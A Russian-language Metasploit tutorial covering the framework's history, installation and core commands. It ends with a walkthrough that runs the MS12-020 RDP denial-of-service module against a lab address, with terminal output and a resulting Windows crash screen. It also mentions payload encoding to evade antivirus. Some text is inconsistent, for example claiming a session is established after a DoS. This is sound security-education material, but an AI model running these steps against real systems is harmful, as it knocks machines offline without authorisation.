

Metasploit общая практика

В 2003 году, хакеру, известному как «HD Moore», пришла идея разработать инструмент для быстрого написания эксплоитов. Так был рожден хорошо известный во всех кругах проект Metasploit. Первая версия фреймворка была написана на языке Perl, содержащая псевдографический интерфейс на базе библиотеки curses.

К 2007 году разработчики консолидировались, основав компанию Metasploit LLC; в это же время проект полностью переписали на Ruby и, частично на Си, Python и Ассемблер.

В октябре 2009 года, проект Metasploit был приобретен компанией Rapid7 с условием, что HD Moore останется техническим директором фреймворка, на что согласилась компания Rapid7.

Сегодня Metasploit является одной из популярнейших программ, имеющих самую большую базу эксплоитов, шеллкодов и кучу разнообразной документации, что не может не обрадовать.

Metasploit позволяет имитировать сетевую атаку и выявлять уязвимости системы, проверить эффективность работы IDS/IPS, или разрабатывать новые эксплоиты, с созданием подробного отчета. В народе его даже успели прозвать “хакерским швейцарским ножом”.

Благодаря переписанному, в основном на ruby, коду фреймворка, он остается кроссплатформенным, то есть не имеет конкретной привязки ни к какой ОС. HD Moore как-то продемонстрировал запуск Msfconsole на часах с linux прошивкой.

На сегодняшний день Metasploit содержится в нескольких linux-дистрибутивах:

- Kali linux (kali.org);
- Backtrack linux (backtrack-linux.org (поддержка прекращена));
- Pentoo (pentoo.ch);
- BlackArch (www.blackarch.org);
- Backbox (backbox.org).

С момента приобретения Фреймворка, многое изменилось.

Например, появились PRO и Community версии, а в 2010 году, более упрощенная версия для «малоквалифицированных» пользователей — Metasploit Express.

Инструмент имеет несколько конфигураций:

- 1) Командная оболочка (msfconsole);
- 2) Веб-интерфейс (Metasploit Community, PRO и Express);
- 3) Графическая оболочка (Armitage, и более продвинутая версия — Cobalt strike).


Фреймворк: практика

Если у вас все еще нет Метасплоита — не беда, скачать его можно на официальном сайте metasploit.com.

Стоит отметить, что msf корректно работает только с базой PostgreSQL.

После того как мы загрузили пакет, откроем консоль и выполним следующее:

- 1) `cd Download/` (перейдем в каталог загрузок);
- 2) `chmod +X metasploit-latest-linux-installer.run` (даем права на запуск);
- 3) `sudo ./metasploit-latest-linux-installer.run` (запускаем графическую установку).



(Более подробная документация по установке находится на сайте Metasploit).

В качестве краткого описания ознакомимся с основными понятиями, а также рассмотрим некоторые команды MSF.

Exploit — Фрагмент кода, использующий уязвимость в ПО или ОС для выполнения атаки на систему.

Module — Модуль, автоматизирующий процесс какой-либо атаки.

Shellcode — Шеллкод. Используется как полезная нагрузка эксплойта, обеспечивающая доступ к командной оболочке ОС.

Payload — Полезная, или смысловая нагрузка. Это код, который выполняется после успешного выполнения атаки. Видов нагрузки в msf немало.

«Stager» — Нагрузка, разбитая на части. Устанавливая соединение, шелл подгружается полностью.

«Reverse shell» — Бэкконнект шел.

«Meterpreter» — Пожалуй, один из популярных, если не самый популярный шелл. Имеет кучу возможностей: миграцию в процессы; XOR-шифрование, для обхода IDS и антивирусов; два вида dll-инъекции и т.д. Также можно выбрать «metsvc» нагрузку, что зашьет и пропишет meterpreter как сервис. Более подробно о meterpreter можно почитать в статьях, ссылки на которые будут в конце статьи.

Закончим небольшой экскурс по meterpreter'у и перейдем к консоли msf.

use — Выбор эксплоита

search — Поиск. Команда поиска более расширена; если вы забыли точное название или путь расположения эксплоита, она способна отобразить всю имеющуюся информацию

show options — Просмотр параметров для настройки. После выбора эксплоита, вы можете посмотреть какие опции доступны для настройки

show payload — Просмотр полезных нагрузок. Msf содержит множество полезных нагрузок; воспользовавшись этой командой можно также посмотреть рекомендуемые нагрузки для конкретного эксплоита или ОС

info — Просмотр подробной информации о полезной нагрузке
(info payload_name)

set — Установка параметров. Команда set устанавливает нужные параметры, например, RHOST(remote) и LHOST(local), или полезную нагрузку
(set PAYLOAD windows/shell/reverse_tcp)

check — Проверка хоста на уязвимость

exploit — Запуск сплоита. Когда цель выбрана и все возможное настроено, остается только завершающий этап — команда exploit

Также стоит отметить малоизвестную, но полезную фишку msf — возможность создания resource-скриптов. Сам resource-скрипт представляет из себя текстовый файл, содержащий последовательность команд для выполнения; также он позволяет выполнить ruby код. Эти файлы очень удобны, и позволяют практически полностью автоматизировать без того легкий процесс тестирования. Например, это может пригодиться для автоматического запуска сервера, либо очистки “мусора”.

Заключение

Уязвимость RDP протокола позволяет выполнить код на удаленной системе. Рассмотрим эксплоит ms12_020, приводящий к BSOD.

Сплоит располагается по адресу auxiliary/dos/windows/rdp/ms12_020_maxchannelids:

```
Приложения  Переход  Пнд, 19 Май, 21:42  root
root@kali: ~
Файл  Правка  Вид  Поиск  Терминал  Справка
',@@ @ ;
( 3 C )  /|___ {Metasploit!}
;@' . *_"/'  \|--- { }
'(. , . . . . ."/'

Tired of typing 'set RHOSTS'? Click & pwn with Metasploit Pro
-- type 'go_pro' to launch it now.

      =[ metasploit v4.8.2-2014010101 [core:4.8 api:1.0]
+ -- --=[ 1246 exploits - 678 auxiliary - 198 post
+ -- --=[ 324 payloads - 32 encoders - 8 nops

msf >
msf >
msf > search ms12-020

Matching Modules
=====

Name                               Disclosure Date           Rank   Description
----                               -
auxiliary/dos/windows/rdp/ms12_020_maxchannelids  2012-03-16 00:00:00 UTC  normal MS12-020 Microso
ft Remote Desktop Use-After-Free DoS
auxiliary/scanner/rdp/ms12_020_check              normal MS12-020 Microso
ft Remote Desktop Checker

msf >
```

Выбрав спloit, настроим его. Достаточно указать удаленный хост:

```
Приложения  Переход  Пнд, 19 Май, 21:43  root
root@kali: ~
Файл  Правка  Вид  Поиск  Терминал  Вкладки  Справка
root@kali: ~
Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):

Name      Current Setting  Required  Description
-----
RHOST     192.168.10.1    yes       The target address
RPORT     3389            yes       The target port

msf auxiliary(ms12_020_maxchannelids) > set RHOST 192.168.10.1
```

```
Приложения  Переход  Пнд, 19 Май, 21:45  root@kali: ~  
root@kali: ~  
Файл  Правка  Вид  Поиск  Терминал  Вкладки  Справка  
root@kali: ~  x  root@kali: ~  x  
Name  Current Setting  Required  Description  
----  -  
RHOST    
RPORT  3389  
msf auxiliary(ms12_020_maxchannelids) > set RHOST 192.168.10.1  
RHOST => 192.168.10.1  
msf auxiliary(ms12_020_maxchannelids) > exploit  
[*] 192.168.10.1:3389 - Sending MS12-020 Microsoft Remote Desktop Use-After-Free DoS  
[*] 192.168.10.1:3389 - 210 bytes sent  
[*] 192.168.10.1:3389 - Checking RDP status...  
[+] 192.168.10.1:3389 seems down  
[*] Auxiliary module execution completed  
msf auxiliary(ms12_020_maxchannelids) > |
```

Как мы можем наблюдать на скриншоте выше, сессия установлена.

Правильно отработанный спloit приводит к подобной картине:

```
to your computer.  
RDPWD.SYS  
PAGE_FAULT_IN_NONPAGED_AREA  
If this is the first time you've seen this stop error screen,  
restart your computer. If this screen appears again, follow  
these steps:  
  
Check to make sure any new hardware or software is properly installed.  
If this is a new installation, ask your hardware or software manufacturer  
for any windows updates you might need.  
  
If problems continue, disable or remove any newly installed hardware  
or software. Disable BIOS memory options such as caching or shadowing.  
If you need to use Safe Mode to remove or disable components, restart  
your computer, press F8 to select Advanced Startup Options, and then  
select Safe Mode.  
  
Technical information:  
  
*** STOP: 0x00000050 (0xFFFFF8A01C182078, 0x0000000000000000, 0xFFFFF88006227FB5, 0  
x0000000000000002)  
  
*** RDPWD.SYS - Address FFFFFFF88006227FB5 base at FFFFFFF88006200000, Datestamp  
4ce7ab45  
  
Collecting data for crash dump ...  
Initializing disk for crash dump ...  
Beginning dump of physical memory.  
Dumping physical memory to disk: 40
```

По умолчанию, в нынешних версиях Windows RDP протокол не включен. Так что вам следует его предварительно включить